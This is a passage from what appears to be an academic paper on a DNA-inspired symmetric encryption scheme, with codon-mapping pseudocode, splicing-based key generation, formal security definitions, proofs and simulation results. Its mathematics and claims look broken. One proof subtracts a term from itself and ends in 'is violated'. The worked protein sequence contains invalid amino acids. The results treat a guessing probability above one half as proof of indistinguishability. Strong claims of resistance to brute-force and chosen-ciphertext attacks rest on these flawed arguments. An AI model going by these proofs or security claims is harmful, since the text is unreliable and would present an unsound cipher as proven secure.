for i ⇐ 0 to Length(mRNA Strand) do +3 do
  Copy the 3-bit patterns from DNA code to protein code array to match the codon table formats
  Compare and replace appropriate protein value from codon table
  Finally print the PROTEINCODE which will be our final CIPHER TEXT
end for
End
```

5.3 Key Generation Using Splicing Systems

Head [2, 19] proposed the splicing system which captures mathematically Σ_{DNA} = {A, C, G, T}). Where DNA strands are referred as strings over the finite alphabet. However, these splicing systems were introduced more than twenty years ago, that is when nobody spoke about DNA computing. In fact, only in 1995-thus, after Adleman's paper - Splicing Systems [30, 38] have been suggested to represent DNA computations and their computational properties, by various authors. The central operation of the splicing systems: Given an alphabet S and two strings, $y \in \sum^*$, it is defined the splicing of x and y, as indicated by the rule r. formally, a splicing rule r defined on the alphabet Σ is a word of the form α_1 # β_1 \$ α_2 # β_2 where α_1, β_1, α_2, $\beta_2 \in \sum^*$, while # and \$ are special symbols that are part of Σ. If we have $x = x_1\alpha_1$, β_1, $\alpha_1' y = y_2\alpha_2$, β_2, y_2' and $r = \alpha_1\#\beta_1\$\alpha_2\#\beta_2$, we write: $(x, y) \rightarrow_r (p, q)$ to indicate that the strings p and q are obtained from the values of x and y applying the splicing rule r.

5.4 Key Selection Using Splicing Systems

In order to improve the security of the proposed algorithm, we had designed random keys of key generator based upon splicing system of central dogma, the random key information will be selected from DNA sequence and mRNA sequence, the user random generated key sequence of DNA strand and random generated key sequence of mRNA will be XORed and resultant random key is shared between Alice and Bob through private or secure channel. As shown in Figure 1, the Biotic DNA symmetric cryptosystem is designed in such way that, the adversary cannot decrypt the encryption algorithm without the information of the key, it is very difficult to



Figure 2: Pseudo DNA symmetric cryptosystem

find the Random DNA secret key sequence and Random mRNA key sequence. Suppose, If the adversary applies brute force search for finding the random key in order to decrypt the cipher-text, then, the attacker should spend numerous time and resources because DNA has an extremely large amount of data storage capacity, which requires tens of millions of nucleotides in order to find the correct no of splices, cutoff introns, starting position of DNA/mRNA strand, removed DNA/mRNA strand and mapping of Amino acids. Hence, the algorithm is secure and safe enough against Brute force attack and Chosen cipher text (CCA) [16].

6 Security Analysis of Biotic Pseudo DNA Cryptography

The main objective to Strength any security technique is to protect the network and information from any malicious activities. Mainly, Time and computational complexity are two of the most significant parameters for whatever sort of cryptographic schemes. Semantic Security and Message Indistinguishability are the two fundamental computational -complexity analog of Shannon's definition of perfect privacy [20]. Former one represents the infeasibility to learn anything about the plaintext from the cipher text and the later one represents the infeasibility of distinguishing between the given pair of messages.

6.1 Formal Definitions of Semantic Security (SS) and Message Indistinguishability (MI)

Definition 1. *Semantic security ensures that nothing can be learned just by looking at a cipher text. i.e., cipher text reveals no information about the message. For every distribution X over $\{0,1\}^n$ and for every partial information h: $\{0,1\}^n \to \{0,1\}^n$. For every interesting information f: $\{0,1\}^n \to \{0,1\}^n$. For every attacking algorithm A, running time complexity $t' \leq t(n)$, $t(n)$ is a polynomial in n, there exists algorithm S such that:*

$$Pr_{m\leftarrow X,(P_k,{}^{S_k})\leftarrow G(n)}\left[A\left(E\left(m,{}^{P_k}\right),P_k,h\left(m\right)\right)\right] \leq Pr_{m\leftarrow X}\left[S\left(h\left(m\right)\right)=f\left(m\right)\right]+\epsilon\left(n\right)$$

where $\varepsilon(n)$ is a negligible quantity which depends upon value of n. For example, $\varepsilon(n)$ may be $\frac{1}{\mathrm{P(n)}}$ where $p(n)$ is a polynomial in 'n' of a large degree.

Definition 2. *Given two encryptions of messages* m_0 *and* m_1*, the probability of guessing the message is very close to the random probability of guessing the correct message ($\frac{1}{2}$). The security of message indistinguishability states that the inability to distinguish two plaintexts (of the same length). i.e., the cipher texts are computationally indistinguishable. For every two messages* m_0, $\mathrm{m}_1 \in \{0,1\}^n$,

for every algorithm A that runs within time $\leq t(n)$.

$$Pr_{i\epsilon\{0,1\}}(P_k, S_k) \leftarrow G(n)\left[A\left(E\left(^{m_i}, P_k\right), P_k\right) = i\right] \leq \frac{1}{2} + \epsilon(n).$$

Theorem 1. *If the symmetric-key encryption scheme constitutes indistinguishable encryptions then it is semantically secure.*

Proof. If $X = [m_0, m_1]$, $f(m_0) = 0$, $f(m_1) = 1$, $h(\cdot)$: empty output string From Semantic security, for every opponent A there exist a simulator S, such that

$$Pr_{m\leftarrow X,\left(^{P_k}, ^{S_k}\right)\leftarrow G(n)}\left[A\left(E\left(m, P_k\right)\right) = i\right] \leq Pr_{m\leftarrow X}\left[S\left(h\left(m\right)\right) = i\right] + \epsilon(n).$$

Now since the simulator receives no information: Pr[S( ) = i] = $\frac{1}{2}$, regardless of S. Thus,

$$\mathrm{Pr}_{\mathrm{i}\ \in\ \{0,1\}\quad (\mathrm{P_k},\ \mathrm{S_k})\ \leftarrow \mathrm{G(n)}}\left[\mathrm{A\left(E\left(m_i\ \ p_k\right)\ \ p_k\ \right) = i\ }\right] = \frac{1}{2} + \in (n).$$

Now, For every m_0, $m_1\ \in\ \{0,1\}^n$, for every algorithm A that runs within time = t(n), for every a $\in\ \{0\ \ 1\}^*$

$$Pr_{(P_k,S_k)\in G(n)}\left[A\left(E\left(m_1, P_k\right), P_k\right) = a\right] - Pr_{(P_k,S_k)\in G(n)}\left[A\left(E\left(m_1, P_k\right), P_k\right) = a\right] \leq 2\epsilon(n).$$

Let us call above equation as (*) then we can say that

$$(\mathrm{t}, \in) - \mathrm{MI} \rightarrow (*) \equiv \sim (\mathrm{t}, \in) - \mathrm{MI}.$$

Define $A'(c,p) = \begin{cases} 1, & if A(c,p) = a \\ 0, & otherwise. \end{cases}$

So,

$$\begin{aligned} & Pr_{i\in\{0,1\},(P_k,S_k)\leftarrow G(n)}\left[A\left(E\left(m_i, P_k\right), P_k\right) = i\right] \\ = \ & \frac{1}{2} Pr_{(P_k,S_k)\leftarrow G(n)}\left[A'\left(E\left(m_0, P_k\right), P_k\right) = 0\right] \\ & + \frac{1}{2} Pr_{(P_k,S_k)\leftarrow G(n)}\left[A'\left(E\left(m_1, P_k\right), P_k\right) = 1\right] \\ = \ & \frac{1}{2}(1 - Pr_{(P_k,S_k)\leftarrow G(n)}\left[A'\left(E\left(m_0, P_k\right), P_k\right) = a\right]) \\ & + \frac{1}{2} Pr_{(P_k,S_k)\leftarrow G(n)}\left[A'\left(E\left(m_1, P_k\right), P_k\right) = a\right] \\ = \ & \frac{1}{2} + \frac{1}{2} Pr_{(P_k,S_k)\leftarrow G(n)}\left[A'\left(E\left(m_0, P_k\right), P_k\right) = a\right] \\ & - Pr_{(P_k,S_k)\leftarrow G(n)}\left[A'\left(E\left(m_1, P_k\right), P_k\right) = a\right] \\ \leq \ & \frac{1}{2} + \in (n) - MI \end{aligned}$$

is violated. □

The theoretical result of Symmetric DNA based encryption function gives a diffusion cipher text, which is hard to compute plaintext without random key Therefore, security analysis of Symmetric DNA based cryptography is efficient and very powerful against certain cryptographic attacks.

Definition 3. *A polynomial-time-computable predicate b is called a hard-core of a function f, if every efficient algorithm, given f(x), can guess b(x) with success probability that is only negligibly better than one-half. Formally speaking, we define a hard-core predicate as follows: A polynomial-time-computable predicate b* $\{0,1,G,T,A,C\}^* \rightarrow \{0,1,G,T,A,C\}$ *is called a hard-core of a function f if for every probabilistic polynomial time algorithm A', every positive polynomial p(·), and all sufficiently large n's,*

$$\mathrm{P_r}\ \left[\mathrm{A'}\ \ \mathrm{(f\,(U_n)) = b\,(U_n)}\right] < \frac{1}{2} + \frac{1}{p(n)}.$$

Note that, for every *b*: $\{0,1,A,G,T,C\}^* \rightarrow \{0,\ 1,\ A,\ G,\ T,\ C\}$ and *f*: $\{A,\ G,\ T,\ C\}^* \rightarrow \{A,G,T,C\}$ there exist obvious algorithms that guess $b\,(U_n)\ \ from\ f\,(U_n)$ with success probability at least one-half, e.g. the algorithm that obliviously of its input, outputs uniformly chosen DNA Strand. Also if b is a hardcore predicate for any function, then $b\,(U_n)$ must be almost unbiased (i.e. $|P_r\ [b\,(U_n) = 0\ ] - \ [b\,(U_n) = 1]$ must be a negligible function of n). Now our encryption scheme make use hard-core predicate (hp) and we analyze the security of the scheme.

6.2 Encryption Algorithm

Assume the Encryption Function (F_{bin}, F_{dna} F_{rna}, F_{pro}) and a hard core predicate $B(X,k)$ for FKEY.Here we want to encrypt a plaintext p and b is a key, which is the secret information.

Theorem 2. *Symmetric DNA based encryption scheme for Message, i.e. Encryption* $E_{F_{bin},F_{dna},F_{rna},F_{pro}}(b,k)$ *is MI secure.*

*SCHEME ((F_{bin}, F_{dna} F_{rna}, F_{pro}, F_{Key}), B, b) /*** Encryption* $E_{F_{bin}}$, F_{dna} F_{rna}, $F_{pro}(b,k)$ ****/*

1) */*** Encryption* $E_{F_{bin}}$, F_{dna} F_{rna}, F_{pro} *(b, k) ***/*
   Pick $X \overset{U}{\leftarrow} \{A,G,T,C\}^n$;
   Return (F(X,k) ,b,B(X,k));

2) */*** key generation ***/*
   Generate the Combination of pairs (kb, Kd, K_{dna}*) using* F_{dna} *and Rdna;*

3) */*** Decryption* $D_{F_{bin}}$, F_{dna} F_{rna}, $F_{pro}(c, F(X,k))$ ****/*
   $X = D[F(X,k), K_b, K_d, K_{dna}]$
   Return (c, B(X, k)).

Proof. Suppose the encryption scheme is not (t, ϵ)-MI secure, So it exists a PPT algorithm A' such that

$$Pr_{\substack{b\in\{0,1,G,T,A,C\} \\ (P_k,S_k)\leftarrow G(n), X\overset{U}{\leftarrow}\{A,G,T,C\}^n}}[\mathrm{A(F(X,\ k),\ b,\ B(X,\ k),\ k)}].$$

Consider the following algorithm:



Figure 3: Performance analysis between plaintext, cipher text and key length



Figure 4: Performance analysis between plaintext, chosen cipher text and its deduction of key

A" (y,k)
{
1). Pick random c ∈ protein form;
2). Return (c,A (y,c,k))[
}

$$Pr_{X \overset{U}{\leftarrow} \{A,G,T,C\}^n}[A'(F(X,k),b,B(X,k),k)]$$

$$\underset{(P_k,S_k)\leftarrow G(n),X \overset{U}{\leftarrow} \{A,G,T,C\}^n}{Pr_{c \in ProteinsForm}}[\mathrm{A(F(X,k),c,B(X,k),c)}].$$

Since A' is a PPT algorithm just as A.So B is not a hard-core predicate (hp) according to definition. This is a contradiction. Hence the primary assumption was wrong. Hence SCHEME ((F_{bin}, F_{dna} F_{rna}, F_{pro}), B, b) F_{Key} is MI secure. Hence proved □

7 Cipher Text Indistinguishability

Cipher text indistinguishability is a one of the important security property for numerous encryption schemes. Instinctively, if a cryptosystem has the property of indistinguishability, then an opponent will be not able to distinguish pairs of cipher texts focused around the message they encrypt. The property of indistinguishability is viewed as an essential requirement for most of the provably secure key cryptosystems under chosen cipher text attack, chosen plaintext attack and adaptive chosen cipher text attack. A cryptosystem is viewed as "secure in terms of indistinguishability" if no opponent A, given an encryption of a message haphazardly chosen from a two-component message space controlled by the opponent, can distinguish the message decision with likelihood better than that of random guessing (1/2). If any opponent can succeed in recognizing the chosen cipher text with likelihood fundamentally more noteworthy than . There are numerous security definitions in terms of indistinguishability, depending on presumptions made about the abilities of the attacker. At this point, when the cryptosystem is viewed as secure. if, no opponent can guess randomly with significantly probability more prominent better than half. The most well-known definitions used in cryptography are indistinguishability with various attacks [16] such as (non-adaptive) chosen cipher text attack (IND-CCA), chosen plaintext attack (IND-CPA), adaptive chosen cipher text attack (IND-CCA2). The convenient way to sort out above definitions to secure DNA based Encryption is by considering different conceivable objectives and attacks models. The objective here is to make an opponent's powerlessness to realize any data about plaintext underlying a challenge cipher text. In this conception, the adversary cannot determine from which plaintext the challenge cipher text came from.

The attack models are considered here are Adaptive Chosen cipher text Attack, Non-Adaptive Chosen Cipher text Attack and Chosen Plain text Attack (CPA). In IND-CPA is characterized between an opponent and a challenger. For schemes focused around computational security, the adversary is modelled in such a way; he must finish inside a polynomial number of time steps to guess. In IND-CCA1, the adversary has a right to access to unscrambling oracle O. Nevertheless, the opponent can utilize this oracle only before it gets the challenge cipher text y. Finally, In IND-CCA2, Adversary has a right to gain the access of oracle O and his inquiry to the oracle may rely on upon the challenge cipher text y. however, the only restriction with this attack is that the opponent cannot query the oracle to the challenger to decrypt the cipher text y.

In formalizing IND-Atk, An opponent A as a pair of probabilistic polynomial time algorithm $= (_1, _2)$. Here, A runs in two stages. Whereas, A1 generates a message pair, encrypt one of them and send to A2 as challenge cipher text. We say A2 is successful depending on its goal; the goal is here to tell which message is in encrypted form.



Figure 5: Analysis of message indistinguishability (MI) of plaintext, cipher text with different random keys



Figure 6: Percentage of chosen cipher text w.r.t PPT algorithm)

7.1 Indistinguishability of IND-CCA1 or IND-CCA2

Definition 4. *Let* $\prod = \{\mathcal{E}, \mathcal{D}, \mathcal{K}\}$ *be a secret key encryption scheme. For an opponent A and* $b = \{0, 1\}$ *characterize the experiment*
Experiment:

$\mathrm{Exp}_{\pi}^{\mathrm{ind-cca}}(\mathrm{A\ \ b})$;

$\mathrm{a} \leftarrow \mathrm{K}; (\mathrm{x_1}, \mathrm{x_2}, \mathrm{s}) \leftarrow \mathrm{A}^{\mathrm{E_a D_a}}(\mathrm{Find})$;

$\mathrm{y} \leftarrow \mathrm{E_a}(\mathrm{x_b})$;

$d \leftarrow A^{E_a D_a}(Guess, y, s)$;

Return d;

It is assigned that $|\mathrm{x_0}| = |\mathrm{x_1}|$ above and that opponent A does not query for decryption oracle $\mathrm{D_a}(\cdot)$ on cipher-text y in the supposition phase. Characterize the advantage between opponent A and function π respectfully, takes as follows:

$$\mathrm{Adv}_{\pi}^{\mathrm{ind-cca}}(\mathrm{A}) = \mathrm{P_r}\left[\mathrm{Exp}_{\pi}^{\mathrm{ind-cca}}(\mathrm{A\ \ 0}) = 0\right] - \mathrm{P_r}\left[\mathrm{Exp}_{\pi}^{\mathrm{ind-cca}}(\mathrm{A\ \ 1}) = 1\right]$$

$$\mathrm{Adv}_{\pi}^{\mathrm{ind-cca}}(\mathrm{t}, \mathrm{q_e}, \mathrm{q_d}, \mu, \mathrm{v}) = \underset{\mathrm{A}}{\mathrm{MAX}}\mathrm{Adv}_{\pi}^{\mathrm{ind-cca}}(\mathrm{A}).$$

The maximum time-complexity t with at most q_e and q_d encryption and decryption oracle queries and totaling these queries with at most μ bits and finally choosing $|\mathrm{x_0}| = |\mathrm{x_1}| = \mathrm{v}$ bits. Hence, the worst-case time-complexity for this experiment is $\mathrm{Exp}_{\pi}^{\mathrm{ind-cca}}(\mathrm{A})$ plus the total size of the code of opponent A.

The analogy of the above definition $\mathrm{E}(\mathrm{P}_K, \text{"M"})$ which represents the encrypted message "M" under the random key "P_K": The challenger produces encrypts arbitrary cipher texts and the opponent is offered to access the decryption oracle, which decrypts self-assertive cipher texts at the opponent's request, retaining the plaintext. The opponent may keep on query the decryption oracle significantly even after it has received a challenge cipher text, but it may not pass the cipher text for further processing:

Step 1. The challenger generates a key P_K in multiple rounds of transcription (first key), spicing system (second key) and translation process (third key) (e.g., a key size in K_{dna}, Kmrna, Kmap) which produces cipher text and given to the opponent.

Step 2. The opponent calls to the decryption function based on haphazard cipher texts.

Step 3. The challenger selects the key $P_k = \{K_b, K_d, K_{pdna}\}$ randomly and sends the challenge cipher text $C = E(P_k, M)$ back to the opponent.

Step 4. The opponent is free to execute any number of encryptions or computations.

Step 5. Once again, the opponent may further calls to the decryption function, but this time he may not submit the cipher text "C".

Step 6. Finally, the opponent generates the outputs by guessing for the value of message "M". This scheme is secure against IND-CCA2 if no opponent can guess with non-negligible time.

A DNA based private key scheme ((F_{bin}, F_{dna} F_{rna}, F_{pro}, F_{Key}), B, b) is (t, q, ϵ) secure in IND-Atk sense. If for all pair of different messages of same length and any opponent A, that runs within given time t and performs at most q queries to the decryption oracle O, $\epsilon(n)$ denotes the advantage of the algorithm over a random guess.

$$Pr_{(P_k, S_k) \leftarrow G(n)}\left[A^0(P_k, E_{pk}(m_1)) = 1\right] - Pr_{(P_k, S_k) \leftarrow G(n)}\left[A^0(P_k, E_{pk}(m_0)) = 1\right] \leq \in (n)$$

where the oracle is

$$O = \begin{cases} - & \text{if IND} - \text{CPA} \\ D_{sk} & \text{if IND} - \text{CCA2} \end{cases}$$

and the adversary cannot query the decryption oracle at $E_{pk}(m_i)$. Therefore, Informally an pseudo DNA based



Figure 7: Flowchart of biotic DNA based symmetric cryptosystem

encryption scheme is secure if for each adversary A and for every polynomial $P(\cdot)$, there exist a 'N' such that, $P_r\left(A\ succeeds\ in\ the\ attack\right) < \frac{1}{P(n)}\ \forall\ n > N$.

From the definition of Semantic Security, for all distribution over $\{A,T,G,C\}$; For All Partial information h: $\{Proteins\}^n \rightarrow \{Proteins\}^n$; For all interesting information f: $\{0,1,A,T,C,G\} \rightarrow \{O,1,digits,DNAStrands\}$; Adversary A with time complexity $t' < t(n)$, $t(n) = \sum t_d n^d$; $\exists$ Simulating algorithm S such that

$$P_r^{(P_k,S_k)\leftarrow G(n)}_{X\leftarrow\{A,T,G,C\}^n}\left[A\left(E\left(m,^{P_k}\right),P_k,h\left(m\right)\right)=f\left(m\right)\right] \leq P_r^{(P_k,S_k)\leftarrow G(n)}_{X\leftarrow\{A,T,G,C\}^n}\left[S\left(h\left(m\right)\right)=f\left(m\right)\right]+\epsilon\left(n\right)$$

where $\epsilon(n)$ is a negligible quantity; then $E(\cdot)$ is called semantically (t,ϵ) is secure.

From the definition of Message Indistinguishability; For all messages m_0, $m_1 \in \{0,1\}^n$; For all Adversary A with time complexity $t' < t(n)$, $t(n) = \sum t_d n^d$:

$$Pr_{i\in\{0,1\}}^{(P_k,S_k)\leftarrow G(n)}\left[A\ \left(E\left(m_i\ \ p_k\ \right)p_k\ \right)\right)=i\ ]\ = \frac{1}{2}+\in\left(n\right)$$

where $\epsilon(n)$ is a negligible quantity; $E(\cdot)$ is called (t,ϵ) MI secure; n is the security parameter such as key length; $\epsilon(n)$ is a negligible quantity.

8 Results and Simulation Analysis

To study the feasibility of our theoretical work, we have implemented and evaluated the pseudo Biotic DNA cryptography method in C++ and conducted a series of experiments in a network simulator [NS2] to evaluate its effectiveness. The experiment results show that this method is more efficient and its increase the power against certain adaptive cryptographic attacks. The experimental values were obtained by evaluating the multiple running times of the pseudo Biotic DNA cryptography on a software program running Uduntu-13.04. Our simulations are based on sender and receiver programs. On the sender side, the sender first converts the plaintext into the binary sequence, which in turn translated into the DNA Strand. Indeed, necessary padding is performed at the time of translation in order to have the compatibility DNA strand. After translation, the sender will generate the random variable length key using the splicing system process of the central dogma. In other words, the sender will generate the random key with a mixture of binary sequence, decimal digit and DNA Strand, which makes the adversary hard to guess the key and translates into mRNA sequence. Next, the sub key generation is chosen at mRNA sequence using pseudo random key generator. Subsequently, these two random keys will be XORed with random mapping of codon-amino acids to produce the protein sequence. To put in another way, the mRNA is translate into the amino acid sequence called codons, which produces the proteins sequence. Eventually, the whole transcription and translation process of central dogma creates enciphered information. These enciphered information and Random Key are transferred to receiver through different channels, i.e., enciphered information through public channel, and Random key through secure channel.

On the destination side, the receiver receives the enciphered information and random key from different channels. Consequently, the receiver uses decryption algorithm and the same key information to decipher the enci-

phered information. To be more specific, first, the receiver performs reverse translation process to recover from protein sequence into mRNA form using same sub-key with the help of pseudo random generator. Next, reverse transcription process is performed using reverse splicing process to recover from mRNA to DNA form. Finally, he recovers the plaintext using the recovery translator that the sender had send him.

Figure 7 illustrates the proposed biotic cryptography method. Let us exhibit with an example; how this proposed cryptographic protocol works. Alice creates a cipher text and public key converts into the DNA Strand. Moreover, she also generates the variable length random key (splicing system) "00011001003CGT011113TGC101113GAC" from DNA Strand of cipher text. However, DNA form of public key will be converted into equivalent numerical form for clear understanding of the key. The main specific reason of converting the public key into DNA form is to have optimized key size. Subsequently, the sub key 00011000113CTG011013CTT101013GAT" is chosen from mRNA sequence "GUAG GUAA UGAU CUGC UUCA UCUU GCUU GCCG ACUG ACGG AUUA"using pseudo random key generator. Finally, these mRNA Strand is translate into amino acid sequence (codons), which produces proteins sequence "Val Gly Asn Asp Lev His Lev Ala Cys Arg Lev Thr Asp TA Lev". This encoded proteins sequence will be sent to the Bob. Bob decrypts the cipher text using the same random key to recover the plain text.

I verified experimentally that, the encryption and decryption can be performed effectively a given key. Moreover, different plaintexts with the combination of alphabets, digits and few special characters are chosen with increasing size that includes short-text, average-text and long-text. Indeed, each plaintext is stored in ASCII format and number of bits are calculated to that of 8 or 16 times that of the length of the plaintext. The original plaintext size is calculated with different 64, 128, 256, 512, 1024 and 2048-bits random key and the resulting cipher text size are examined. These random key are used to examine the efficiency of the algorithm in terms of computation, storage and transmission. Furthermore, we also investigated that the proposed algorithm needs the 264, 310, 410, 575 chosen cipher texts to find the message without key for different key size.

As shown in Figure 3. The length of cipher texts is proportional to that of the corresponding plaintexts lengths with varying key length. However, this method requires less storage space than that of the plaintext, thus, it is more efficient in the storage capacity. Another reflection is that, the size of the random key length increase as the size of the plaintext increase, which greatly reduces size of the key length. Moreover, key as well cipher text can be transmitted much faster through the secure channel and public channel respectively. Therefore, the method is also more efficient items of storage and transmission.

As shown in Figure 4. The adversary requires more than 65% of chosen cipher texts for the corresponding plaintexts to recover 78% of the random key length. Hence, it requires more chosen cipher text to retrieve the key. The figure also shows that different tests are performed to experiment the robustness of this proposed method. Therefore, it is more efficient and effective method.

Figure 5 indicates, for the same plaintext length, it generates different cipher text, namely cipher text-1 and cipher text-2 with different random key. Thus, this method satisfies the Message Indistinguishability (MI) because the probability of guessing these two cipher text is more than half of the random probability of guessing the right message.

Figure 6 shows that the adversary requires more chosen cipher text for a given plaintext, which takes more than half of the time to retrieve the key. Therefore, PPT algorithm satisfies Message Indistinguishability (MI), according to the definition.

9 Conclusion

In this paper, we addressed a biotic DNA based secret key cryptographic mechanism, which is based upon the genetic information of biological system. Moreover, this cryptographic prototype is motivated from bio-molecular computation, which is rapidly growing field that has made great strides of ultra-compact information storage, vast parallelism, and exceptional energy efficiency. Over the last two decades, Internet technology is growing much faster, which permits the users to access the intellectual property that is being transferred over the internet can be easily acquired and is vulnerable to many security attacks. Hence, network security is looking for unbreakable encryption technology to protect the data. This motivated us to propose biotic pseudo DNA cryptography method, which makes use of splicing system to improve security and random multiple key sequence to increase the degree of diffusion and confusion that makes resulting cipher texts difficult to decipher and to realize a secure system. Furthermore, Moreover, we also modelled Hybrid DNA cryptosystem that make use of proposed work by assembling DNA based public key cryptography for effective storage of public key as well as double blinded encryption scheme for a given message. The formal and experimental analysis not only shows that, this method is powerful against chosen cipher text attacks, but also very effective and efficient in storage, computation as well as transmission; To conclude, DNA cryptography is an new emerge area and extremely guaranteeing field, where research is possible in incredible development and improvement.

References

